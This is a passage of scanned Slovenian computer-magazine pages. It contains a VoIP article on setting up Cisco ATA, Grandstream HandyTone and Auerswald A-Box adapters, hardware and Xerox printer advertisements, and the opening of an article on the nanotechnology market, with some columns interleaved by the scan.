
ton – če ga niste spremenili). Pokličemo eno od znanih števil (npr. za FWD-predal govorne pošte – 8502). Skratka, svet spletne telefonije leži pred vašimi nogami!

ŽEPNA IZDAJA

Ciscov ATA 186 je izdelek višjega razreda, ki ponuja več kot konkurenca, zato je nekoliko višja tudi njegova cena. Uporabniki pa največkrat ne potrebujejo vseh funkcionalnosti in posegajo po cenejših modelih. Na trgu so izredno priljubljeni prej omenjeni adapterji **Grandstream HandyTone 286** oziroma **486**. Na prvi pogled se zdi, da je HandyTone zaradi majhnih fizičnih mer videti kot žepna izdaja drugih

Glavna težava Skypa in podobnih storitev je, da potrebujemo vklopljen osebni računalnik druga možnost so storitve, ki podpirajo tudi priklop terminalov, na primer telefonskih aparatov.

vmesnik!) ATA-adapter, s toni DTMF vnesemo **100# Ipnaslov_računalnika * vrata#**; v mojem primeru je IP-naslov računalnika **192.168.200.2**, privzeta vrednost vrat pa **8000**; tako je celotna sekvenca **100#-192*168*200*2*8000#**. Po uspešno izvedeni nadgradnji dobimo zvočni signal. Ob ponovnem zagonu se bo ATA-vmesnik zagnal s podporo SIP-protokolu.



Pri vnašanju parametrov za nadgradnjo/zamenjavo programske opreme lahko opazimo, da je vmesnik prav »zgovoren«. Če iz takšnega ali drugačnega razloga ne poznate trenutnega IP-naslava vmesnika, vam bo to povedal kar sam ATA. Dvignemo telefonsko slušalko na prvem priključku, pritisnemo funkcijsko tipko in vnesemo **21#**. Nadaljujemo lahko tudi z drugimi parametri, ki jih lahko spreminjamo prek sistema glasovnih sporočil (IVR) ali izberemo lažjo pot dostopa prek spletnega brskalnika. Pri starejših različicah storimo to s http://ipnaslov_ATAvmesnika/dev, pri trenutno najnovejši različici pa zadošča že sam IP-naslov.

Ne pozabite **spremeniti gesla** za dostop! Če imate v omrežju DHCP-strežnik, omrežnih nastavitev na adapterju ni treba spreminjati. Sprehod po menijih hitro pokaže vrednosti, ki smo jih spoznali pri konfiguriranju IP-telefonov (ključni je meni SIP parameters). Vmesnik ponuja priklop **dveh uporabnikov**, zato vnesemo uporabniški imeni in gesla za oba telefona. Brez vnosa namestniškega (proxy) strežnika ne gre, zaradi uporabe NAT-a vnesemo še parameter **OutBoundProxy**. Druge parametre lahko načelno pustite takšne, kot so (izjema je morda privzeti kodek). Odpremo še ustrezna vrata v požarnem zidu in ... Vmesnik se mora prijaviti v SIP-strežnik (funkcijska lučka ne sme utripati, ob dvigu telefonske slušalke slišimo stalni

ATA-adapterjev in je namenjen množični prodaji »na kile«. Kljub vsemu pa lahko rečem, da ima malček (skoraj) vse, kar imajo veliki.

Grandstream HandyTone je izredno preprost za uporabo. Pri tem adapterju ne bo dilem glede podprtega protokola, saj podpira **le uporabo SIP-a** (SIP 2.0) in mehanizme za prehod prek požarnih zidov oziroma NAT-a. Tudi malček marsikaj »pove«, predvsem pa mi je všeč možnost **hitrega dostopa do menijev** brez nepotrebne dostopa do vmesnika. To storim z dvigom telefona in tremi pritiski na zvezdico (***) . Med fiksnim IP-naslovom in možnostjo dodelitve IP-naslava prek DHCP-strežnika izbiramo z **01**, trenutni IP-naslov lahko ugotovimo z možnostjo **02** ... Zanimiva je možnost vrnitve na privzete tovarniške nastavitve – **99**. Kljub ponujenim možnostim parametrov, ki jih lahko spreminjamo prek zvočnih menijev, sam uporabljam konfiguriranje **prek spletnega brskalnika**. Možnosti je sicer manj, vendar jih povprečni uporabnik načelno tudi ne potrebuje. Podobno kot prej vnesemo podatke o uporabniku, strežniku, kodekih ... Trenutno stanje (prijava v strežnik, zasedenost vmesnika, aktivna zveza) kažeta stanje in barva svetleče dioda na ohišju (npr. ugasnjena, utripanje, barva – rdeča ali zelena).



Mlacom d.o.o., Drenikova 36, Ljubljana
 telefon: 01 / 500 8775
 faks: 01 / 500 8777
 info@mlacom.si

Pravi računalnik obara CENE in spleta!

www.mlacom.si

Mlacom Domaci - Corner

Adrian 44 2000+, 512MB
 PC3200, Colsona 6600GT
 7200MB del/brzo, 160GB
 7200 SATA 8MB, Epox
 BRDZALN DVD-RW REC
 2520A, disketnik, multi
 tipkovnica, logični miška,
 Coolermaster Centurion 5,
 LE Power 550W

192.500,00 SIT



Mlacom Domaci - Student

Adrian 44 2000+, 512MB
 PC3200, Enduron R550
 7500MB del/brzo, 160GB
 7200 8MB, Epox BRDZALN
 DVD-RW REC 2520A,
 disketnik, Logični miška
 multi, tipkovnica, Miška
 brez 470W vrednosti

141.900,00 SIT



Mlacom Domaci - Sampron

Sampron 3000+, 256MB
 PC3200, 80GB ATA100
 7200, MP z integrirano
 grafiko, zvočnik in
 miška, DVD-RW
 2520A, disketnik, Coolerm
 100W, napajalnik 300W

81.500,00 SIT



15 let

NASVETI IN ZANIMIVOSTI

Prenosljivost klicne številke

Prednost uporabe DHCP-strežnika za dodelitev IP-naslova ATA-adapterjev je tudi ta, da lahko ob ustrezno konfiguriranih požarnih zidovih zagotovimo preprosto prenosljivost iste klicne številke med omrežji (npr. domače in službeno).

Pozor pri REN-u!

Pri nekaterih telefonskih adapterjih lahko definiramo parameter REN (Ringer Equivalence Number). Gre za nivo signala, ki ga pošiljamo telefonom. Višja ko je vrednost, več naprav lahko v adapter priključimo. Treba pa je biti pozoren, saj so pri starejših tipih nekaterih naprav proizvajalci opozarjali, da pri tovrstnem »navijanju« obstaja nevarnost požara.

Razlike med vmesniki v praksi

Kljub relativni podobnosti med različnimi telefonskimi vmesniki so lahko razlike precejšne. Proizvajalci se radi pohvalijo z velikim številom podprtih kodekov (G.711, G.729 ...). Marsikdaj pa vmesnik ne podpira hkratne uporabe zmogljivejših (procesorsko zahtevnejši) kodekov v vseh priključkih, temveč je to mogoče le v enem. Če je za vas zanimiva možnost pošiljanja telefaksov, preverite, ali izbrani adapter tudi v praksi podpira delovanje – kar nekaj je adapterjev, ki imajo manjše ali večje težave s pošiljanjem telefaksnih sporočil.

Različni načini upravljanja vmesnikov

Načini upravljanja vmesnikov se močno razlikujejo. Če nimate izkušenj, preverite, do katere globine lahko nastavljate parametre prek **spletnega vmesnika**. Način vnosa parametrov se tudi pri grafičnem vmesniku razlikuje. Lahko je v uporabniku razumljivem formatu ali pa v obliki zapisa z biti. **Izbira možnosti** je neprimerno lažja kot nastavitve vrednosti posameznih bitov. Če kupujete že nastavljene analogne adapterje v tujini, preverite, kako je z možnostjo **obnovitev privzetih tovarniških nastavitvev** in kako je z dostopnostjo literature, ki vam bo v pomoč pri konfiguriranju.

Odštejte kak tolar več ...

Možnost hkratnega preklopa v telefonsko centralo oziroma javni telefonski priključek vas bo stala le nekaj tisočakov več kot osnovni model. Več prožnosti omogoča A-Box ali podobna naprava.

Preverite prehod prek NAT-a

Večina naprav sicer podpira naprednejše funkcije, vseeno pa preverite, kako je s podporo STU-ju in drugim mehanizmom za prehod prek NAT-a (NAT traversal).

Ista cena ne pomeni nujno istih zmožnosti

Med seboj cenovno podobni adapterji se lahko precej razlikujejo – po podpori in možnosti aktiviranja posameznih storitev (npr. možnosti preusmeritev), morebitni podpori naprednim funkcijam (npr. napredno usmerjanje, ki je odvisno od časa, možnost prijave v več strežnikov).

Preverite podporo zelenemu protokolu

Pred nakupom preverite, ali adapter podpira protokol, ki ga želite uporabljati. Trenutno največ cenejših vmesnikov podpira le uporabo SIP-a. Če pozna vmesnik več protokolov, lahko uporablja hkrati le enega ...

Pred požarnim zidom ali za njim?

ATA-vmesniki podpirajo različne načine priklopa – pred požarnim zidom ali za njim. Večina podpira oba načina priklopa, zato sta v adapter lahko dodana tudi odjemalec PPPoE ali osnovna funkcionalnost usmerjevalnika/požarnega zidu.

Lasten SIP-proxy za in proti

Zakaj ne lasten proxy: lažje klicanje brez dodatnih števil; za upravljanje sistema skrbi kdo drug.

Zakaj lasten proxy: pri prekinitvi mednarodne povezave (prijava v tuj proxy) ne moremo telefonirati znotraj svojega omrežja, sami lahko definiramo pravila (npr. oštevilčenje) ...

Možnost drugega tona

Na podlagi vnaprej določene klicne številke (lahko bi jo imenovali IP CLIP) lahko izvedemo podaljšanje izbiranja. Tako postane adapter neke vrste VoIP-prehod, ki omogoči podaljšanje zveze v TDM. V našem primeru lahko to funkcijo prevzame FXS/FXS-vmesnik Auerswald-Box.

Še največ težav sem imel pri HandyTonu z dobavo. Hitro sem namreč ugotovil, da je težko biti Evropejec. Težave so bile pri dobavi v Slovenijo oziroma z razmeroma velikim stroškom. Zato je vsaj za enkrat najlažje, če vam kdo vmesnik prinese iz tujine.

VOIP ZA VSE CENTRALA NAMESTO TELEFONA

Očitno tudi pri **Auerswaldu** (www.auerswald.de) dobro vedo, kaj na trgu trenutno »prijemlje«. Dobro se prodaja vse, kar nosi oznako VoIP oziroma SIP. Če boste na hitro prebrali opis njihove naprave **AuerswaldBox**, lahko dobite občutek, da gre za mali VoIP-prehod, ki podpira SIP-protokol (no, cena bi bila sumljivo nizka), saj lahko najdemo kup stvari, ki se nanašajo na VoIP. Dejstvo pa je, da gre tu pač za komercialni »nateg«, saj je A-Box le in nič več kot **adapter**, ki vam **spremeni vmesnik FXS v FXO**. Dejstvo pa je, da deluje odlično in ima solidno ceno. Uporabimo ga lahko za priklop zgoraj opisanih vmesnikov v telefonsko centralo in posnemanje delovanje FXO-vmesnika.

Čeprav imamo v domačem omrežju svoj SIP-strežnik, smo se registrirali v trenutno enim najbolj priljubljenih servisov **FWD** (Free World Dialup), ki prek predpon omogoča povezovanje z drugimi najbolj priljubljenimi ponudniki. Če bi adapter prijavili v svojem sistemu, bi bilo izbiranje v obeh smereh kompleksnejše (več števil), saj bi morali v klicne številke »koderati« celoten SIP-naslov. To pa je lahko videti kot prava kača števil, saj smo prisiljeni določene znake abecede vnašati kot eno ali več števil (podobno kot pri pisanju SMS-sporočil na GSM-aparatu). Zaradi uporabe javnega servisa pa je klic omejen na le nekaj števil.

Kako sistem deluje? **A-Box** je priključen na eno od **internih analognih števil telefonske centrale**. Klic prek interneta izvedemo tako, da s poljubnega telefona pokličemo to številko (načelno lahko tudi iz javnega telefonskega omrežja). Vmesnik (A-Box) vzpostavi zvezo, pošlje stalni ton izbiranja telefonu in hkrati posnema dvig telefonske slušalke na ATA-vmesniku. Z običajnega telefona pošljemo zahtevano število DTMF-tonov – klicno številko. Klic se lahko zaključi pri klicani osebi, ki ima IP-telefon, osebni računalnik (softphone) ali adapter, v katerega sta priključena telefon oziroma centrala.

Podobno se vzpostavlja klic **iz interneta**. Ko oseba pokliče na moj SIP-naslov, se vzpostavi zveza z ATA-adapterjem. Namesto zvonjenja telefona se aktivira A-Box. Konfiguriramo ga lahko na dva načina. Prva možnost je varna, saj lahko v interni pomnilnik shranimo že nastavljeno številko v telefonski centrali (v mojem primeru skupinski klic). Druga možnost je nevarnejša, saj dovolimo vnos DTMF-tonov, ki omogočijo izbiranje števil (internih ali javnih). V tem primeru je smiselno, da v telefonski centrali določite omejitve pri klicih v javno TK-omrežje. ■

STRATEŠKA UPORABA BARV

Barve nas očarajo, razbistrijo, naredijo profesionalni vtis in vodijo k boljšim rezultatom. Zdaj je pravi čas, da preizkusite večopravilne sisteme z barvnimi zmogljivostmi. Xeroxova naprava so izdelane tako, da je tiskanje v barvah poceni, kot nikoli prej.

Zakaj barvno?

Barve privlačijo pozornost:

- pozornost pri branju barvnih dokumentov se zviša tudi do 80 %

Barve prodajajo:

- študije so pokazale, da je odzivnost na barvna poročila višja za 80 %

Barve so zahtevnejše:

- 75 % podjetij, ki imajo opremo za barvne kapacitete, se počuti zelo neprijetno ali neuporabi le teh

Barve ustvarijo pozitivno sliko:

- 83 % direktorjev verjame, da barve v grafični poslovanju podjetja pozitivno vplivajo na uspešnost

Barve izboljšajo produktivnost:

- napaka pri uporabi barvnih dokumentov se zmanjšuje za 30 %
- sortiranje je 15 % hitreje
- barvni računi hitreje pripravijo stranice k ročnemu plačilu in tisk

Barve naredijo informacije bolj jasne:

- razumevanje je boljše za 73 %
- lokalni čas se zmanjša za 39 %
- ključne informacije dobimo za 70 % hitreje

Racionalna uporaba

Xerox barvni sistemi vam ponujajo opcije uporabe barv **le takrat, ko jih resnično potrebujete** - za pomembne dokumente in bolji vtis. Barve enostavno postane "dodatna funkcija", brez katere ne gre.

Brez doplačil

Za uporabo barv ni doplačil. Ko tiskate samo črna-belo, plačujete samo črna-belo. Ko tiskate barvno, plačujete sprejemljivo ceno, ne glede na velikost strani ali njeno pokritost. Uporaba Xerox barvnih sistemov je "finančno odgovorna raba barv".

Nadzor nad stroški

Nadzorujete lahko, kako uporabljate barvno in kolaj. **Dostop do barvnih opcij je lahko zaščiteno z geslom.** Na ta način je uporaba barv rezervirana le za specifične dokumente, kot so prezentacije, poročila ali računi. Vgrajena funkcija naloga in štetja omogoča, da hitro preverite, koliko barvnih tiskov ste naredili ter se temu primerno odločite.

Popolna pisarniška rešitev

Xeroxovi napredni sistemi združujejo funkcije tiskanja, kopiranja, optičnega branja in faksimila v kompaktni inteligentni večopravilni napravi, opremljeni tudi s funkcijami za zmanjševanje stroškov. Široka paleta naprednih funkcij in neverjetno enostavna uporaba, bodo poskrbeli, da bo delo v vašem pisarni "takoj kot namaženo".

Revolucionarnost je Xeroxova tradicija

Xerox vedno znova preseneča z inovacijami na področju pisarniške produktivnosti in upravljanja dokumentov. Nekatere stvari pa že leta ostajajo enake: prepoznaven estetski izgled, vzdržljivost, zanesljivost in vrhunška kakovost. Z visokimi mesečnimi kopečastimi navdušuje tudi najbolj zahtevne uporabnike.

Za več informacij o Xeroxovih večopravilnih sistemih obiščite spletno stran www.miska.si ali nas pokličite na tel. št.: 01 / 520 51 90

F1 MED TISKALNIKI

Xerox Phaser 8400 — nikdajška ponudba!

- Tehnologija: 300 dpi / Trine črtilo
- Hitrost: 34 str./min 30-34 str./min kopira
- Ločljivost: 600 dpi, 2400 PixelPoint
- Mhz. obravnavati: do 80.000 str./mesec
- Format: različni A4, A5, listarje, nalepke, ...
- Priklj.: USB 2.0, LPT
- Standardna oprema: PCL, PCL5e, PPDs za postscript, CDS, IBM
- Opcije: 10000 TK Ethernet, 20000 str./min, P12, 1200 dpi, dodatni predal



OD 207.840 SIT
(+DDV)

Miška d.o.o., Ljubljana 22, Ljubljana
tel.: +386 (0)1 520 51 90
fax: +386 (0)1 520 51 92
www.miska.si

MIŠKA

XEROX

iskoristite 10 % popust
na vse Xeroxove naprave!



MIŠKA



Miška d.o.o., Ljubljana 22, 1000 Ljubljana, tel.: +386 (0)1 520 51 90, fax: +386 (0)1 520 51 92, www.miska.si



»NANO« V ROKAH KAPITALA

O nanotehnologiji se razmeroma veliko piše, zato lahko dobimo vtis, da lahko na trgu že najdemo številne »nanoizdelke«.

Ponudba pa je pravzaprav še vedno skromna, kljub verjetnosti, da bo nanotehnologija v prihodnosti postala ključna nova tehnologija.

Piše: Esad Jakupović

esad.jakupovic@mojmikro.si

Po oceni analitskega podjetja Lux Research je prodaja izdelkov z vdelenimi nanotehnološkimi izdelki lani dosegla slabih 13 milijard dolarjev. Torej, ne prodaja nanoizdelkov, ki je še skromnejša, temveč izdelkov z vdelenimi nanotehnologijami. Letos bo prihodek dosegel predvidoma 30,7 milijarde, kar pomeni visoko 137 % rast, ki se bo nadaljevala naslednja leta. Luxovi analitiki sodijo, da bo prihodek v letu 2010 dosegel visokih 507 milijard dolarjev, kar 400-krat več kot lani.

ČUDEŽNA TEHNOLOGIJA



Tako izjemna rast kaže, da čaka nanotehnologijo svetla prihodnost, njene zagovornike pa visok zaslužek, vsaj teoretično. Zato se mnoga podjetja v svetu ozirajo, ali lahko najdejo kakšne možnosti za svoj kos tako perspektivne pogače. Danes se z nanotehnologijo ukvarja stotine podjetij po svetu, jutri se jih bo že na tisoče.

Nanotehnologija se počasi seli iz laboratorijev na trg. Že letos, na primer, lahko pričakujemo avtomobile, pomnilniške čipe, žogice za golf in loparje za tenis, izdelane iz nanomaterialov. Sodobni nanotehnologi nekoliko spominjajo na alkimiste, ki so se v srednjeveških laboratorijih trudili odkriti univerzalni eliksir ter pretvarjati bazične snovi v zlato in srebro. Seveda jim ni uspelo, a z njimi se je začela znanstvena revolucija, ki se je razvila v sodobno kemijo z raziskovalci, opremljenimi z mikroskopi in osciloskopi. Danes lahko rečemo, da so bili alkimisti nekaj stoletij prezgodnji, kajti tisto, kar jim ni uspelo v njihovih mračnih laboratorijih, lahko v prihodnosti popravi ravno nanotehnologija, vsaj glede pretvarjanja snovi v druge. Danes raziskovalci namreč v svetlikajočih se laboratorijih, opremljenih z najmočnejšimi elektronskimi mikroskopi napovedujejo nove materiale, na katere bi

bili alkimisti zagotovo ponosni in bi verjeli, da so nanotehnologi pravzaprav sodobni alkimisti, ki končno uresničujejo njihove sanje.

Že sama osnovna mera, po kateri je nanotehnologija dobil ime, je »čudežna«: nano (predpona s pomenom milijardinka) je v tem primeru kratica za nanometer oziroma milijardinko metra, kar je »dolžina« približno 10 vodikovih atomov v vrsti. Kljub temu pa se lahko na tako majceni razsežnosti, kot pravi neki komentator, zgodi »celoten univerzum dram«.


Glavni vzrok zanimanja za infinitezimalni svet je dejstvo, da se v njem materija pogosto obnaša drugače kot v višjih dimenzijah. Znanost o njem je še vedno delno zakrita s tančico skrivnosti, a kljub tem postaja čedalje privlačnejša njena komercialna vrednost. V tem svetu znani materiali



Močno orodje nanotehnologije: ogljikova nanocevka, tretja oblika ogljika (poleg oglja in diamantov), s stališča fizike enomolekularni kristal in s stališča kemije monoelementni polimer, bo omogočila izdelavo trajnih mikromotorjev in mehanizmov, sprožil, tipal.


Nanopomnilniki proti vsem

Po mnenju predstavnikov podjetja Nantero bodo nove tehnologije po vsej verjetnosti razmeroma hitro zamenjale vse obstoječe oblike računalniških pomnilnikov (trenutno DRAM, S-RAM in NV-RAM oz. Flash). Zamenjal naj bi jih na ogljikovih nanocevkah zasnovan pomnilnik NRAM (Nonvolatile RAM), ki je poceni in ohrani vsebino, ko izključimo napajanje. Pomnilniki DRAM, ki so v uporabi v osebni računalnikih in strežnikih, so hitri in poceni, vendar se njihova vsebina izgubi, ko izključimo napajanje. SRAM (statični RAM) je hitrejši in potrebuje manj energije, a je dražji in tudi izgubi vsebino po izključitvi napajanja. Največ ga uporabljajo za predpomnilnike. NV-RAM je počasnejši, tudi energetsko požrešen, zelo drag, a ohrani vsebino po izključitvi. NRAM, ki je zasnovan na nanocevkah, ima tudi tekmece, kot sta pomnilnik z izmenljivo fazo, magnetni pomnilnik (MRAM). Toda, nanocevni NRAM je hitrejši kot SRAM, cenejši in ima neomejeno trajanje. Lahko ima večjo gostoto kot DRAM, porabi manj energije in je odporen na sevanje. Direktor podjetja Nantero Greg Schmergel meni, da bi proizvodnja pomnilnikov z ogljikovimi nanocevkami lahko temeljila na tehnologiji CMOS in obdržala nizke stroške. Računalniki s tovrstnimi pomnilniki bi imeli sposobnost trenutnega (instant) delovanja, brez običajnega zagona. Strežniki naj bi imeli hitrost SRAM-a, a z nižjimi stroški. Naprave s pomnilniki nanoNRAM bi pridobile velike zmogljivosti brez novih stroškov. To bi vsem uporabnikom prineslo dodatne užitke, delničarjem Nantere pa ogromne zaslužke.



Zamenjava za druge pomnilnike: prototip pomnilnika z ogljikovimi nanocevkami

pridobivajo **nove lastnosti**. Nekateri pretvarjajo svetlobo v elektriko, drugi postajajo trši od diamanta, tretji se pretvarjajo v kemične katalizatorje. Še več, nekateri že v zelo majhnih količinah spremenijo kemične in fizikalne lastnosti večjih stvari. Nanomateriali tako na primer omogočajo pridobivanje ojačenih blatnikov ali pomagajo v



Nanozgradbe po želji: doslej najmanjša piramida, sestavljena iz 1600 posameznih atomov germanija (Ge) na silicijevi površini, posneta s pomočjo skenirajočega tunelskega mikroskopa.

razvoju superučinkovitih gorilnih baterij. Nekateri raziskovalci in podjetja se ukvarjajo samo z razvojem novih orodij, ki omogočajo ta čudesa. V zadnjem letu je iz laboratorijev prišlo nekaj novih zanimivih izdelkov.

LABORATORIJ V ŽEPU

Med njimi so na praske neobčutljiva karoserija džipa Hammer, odpornejši teniški lopar in žogica za golf podjetja NanoDynamics, ki izredno dobro ohranja smer letenja. Največji pa je trg industrije **avtogum z nanotehnološkim polnjenjem**, ki je vreden okoli 4 milijarde dolarjev, kar je skoraj tretjina celotnega lanskega trga izdelkov z vdelanimi nanotehnološkimi izdelki. Med večjimi segmenti trgi je tudi proizvodnja klasičnih filmov za fotografiranje na osnovi srebra. Izdelkov, zasnovanih na nanotehnologiji, torej **ni veliko** in glavnem še niso tako razširjeni na trgu. Potenciali pa so vendarle ogromni in na obzorju so že številni novi izdelki.

Analitiki podjetja Lux Research pričakujejo že v dveh letih **diagnostične stroje z nanokomponentami**, ki naj bi zdravnikom omogočili izdelovanje mikrolaboratorijev za analize krvi ali testiranja na HIV, ki bi jih nosili v torbici. Že danes so razvijajo **nanotipala za nadzor pošiljk v poštah in na letališčih**, ki bi odkrivala prisotnost nevarnih snovi, kot sta antraks ali sarin. Predstavniki podjetja Hewlett-Packard so 1. februarja objavili, da bodo s pomočjo nanotehnologije v manj kot desetletju preusmerili **računalnike** z današnjih silicijevih tranzistorjev v nanosvet.

»Znova odkrivamo računalnik v molekularnih razmerah,« pravi **Stan Williams**, vodja skupine v HP-ju. Strokovnjaki pričakujejo, da bodo že pred koncem sedanjega desetletja novi **nanopomnilniki** sposobni celotno vsebino ameriške Nacionalne knjižnice shraniti v pomnilniško škatlico velikosti dlani. **Polprevodniki** so še zlasti industrija z velikanskimi potenciali s stališča nanotehnologije, tudi zato, ker sedanje tehnologije vse pogosteje povzročajo težave. Medtem ko

Nanotehnologija v štirih korakih


Ogljikova nanocevka, ki so jo odkrili v podjetju NEC na Japonskem leta 1991, je eden najbolj prilagodljivih in vsestransko uporabnih nanomaterialov. Potovanje nanocevke od laboratorija do trajnih mikromotorjev, mehanizmov, sprožil, tipal in drugega se v osnovi odvija v štirih korakih.

Ustvarjanje (prvi korak): Na začetku znanstveniki usmerijo močan električni žarek ali intenziven blesk laserske svetlobe v komoro s pod pritiskom, napolnjeno s plinom z veliko ogljikovih molekul, ki sproži izoblikovanje valjev, sestavljenih iz ogljikovih atomov – ogljikovih nanocevok.

Oblikovanje (drugi korak): Znanstveniki so se odkrili, kako s pomočjo kemikalij in energijskih žarkov razpletejo različne vrste nanostruktur in z njimi rokujejo. Nekatere vrste so elektroprevodne, druge pa so izjemno močne.

Vdelovanje (tretji korak): Raziskovalci iz prvih izdelujejo na primer mikrotipala, medtem ko druge vpletajo v vrvi in tkanine, da bi jih ojačili. Nanocevke vdelujejo v temeljne materiale, kot so tekstili in plastika, ali pa izdelujejo vezje za miniaturno elektroniko.

Uporaba (četrti korak): Znanstveniki bodo z nanocevkami izdelovali ogromno izdelkov, od supermočnih tkanin prek ultrahitrih računalniških čipov do slikovnih elementov za izredno jasno sliko na novih televizorjih in še dalje do izjemno močnih letalskih kril.




Od ogljikovih atomov do nanoizdelkov: štiri faze v življenju nanocevok

postajajo vezja in prevodniki vse manjši, postajajo tudi stene, »debele« le nekaj atomov, čedalje občutljivejše na gibanje elektronov. Gibanje skozi zapleteno mrežo osvobaja toploto, ki jo je vse težje in dražje kontrolirati. Boj razvijalcev za ohranitev Moorovega zakona, ki napoveduje podvojitev računalniške moči na vsakih 18 mesecev, se bje z vse večjimi stroški. Izračuni kažejo, da bo vsaka nova tovarna za proizvodnjo polprevodnikov pri koncu desetletja stala že okrog 10 milijard dolarjev. Nanotehnologija pa naj bi zmanjšala težave, kar je že razvidno iz sedanjega razvoja nanopomnilnikov.

SPODBUDE VODILNIH

Raziskovalci pričakujejo **pomnilniške čipe, velike le 1 mm**, z neprimerno večjimi zmogljivostmi, zasnovane na **ogljikovih nanocevkah**.



IBM-ovi strokovnjaki že delajo s tranzistorji z nanocevkami, ki prinašajo »velikanski napredek v zmogljivostih in zmanjšanju ravnih toplot«, pravi raziskovalec **Phaedon Avouris** iz Nanometer Scale Science & Technology Labs pri IBM-u. Danes v svetu na področju nanotehnologije že deluje okoli **1200 novih podjetij**, ustanovljenih le zato, da bi se ukvarjala z »nano« raziskovanjem in proizvodnjo. Polovica podjetij je v ZDA, dober del pa tudi v drugih najrazvitejših državah. Novih podjetij bi bilo veliko več, če mnogih ne bi prestrašile slabe izkušnje z »balonom« podjetij .com, ki so pred pol desetletja množično propadla v enem samem letu. Toda internet je bil takrat novo področje, medtem ko danes nanotehnologija ponuja nove možnosti uporabe tudi za **tisoče že obstoječih materialov**, kar pomeni, da so lahko vanjo vključena tudi **velika in močna obstoječa podjetja**.


In res je 19 od 30 podjetij z industrijskega indeksa Dow Jones je že ponudilo različne pobude s področja nanotehnologije. Mnoga med njimi lahko kombinirajo stare tehnologije z

Orodje za nanosvet: strojna oprema za raziskovanje uporabe nanostruktur za nadzor in izboljšanje kemičnih aktivnosti v Pacific Northwest National Laboratory

prihodnost nanotehnologije

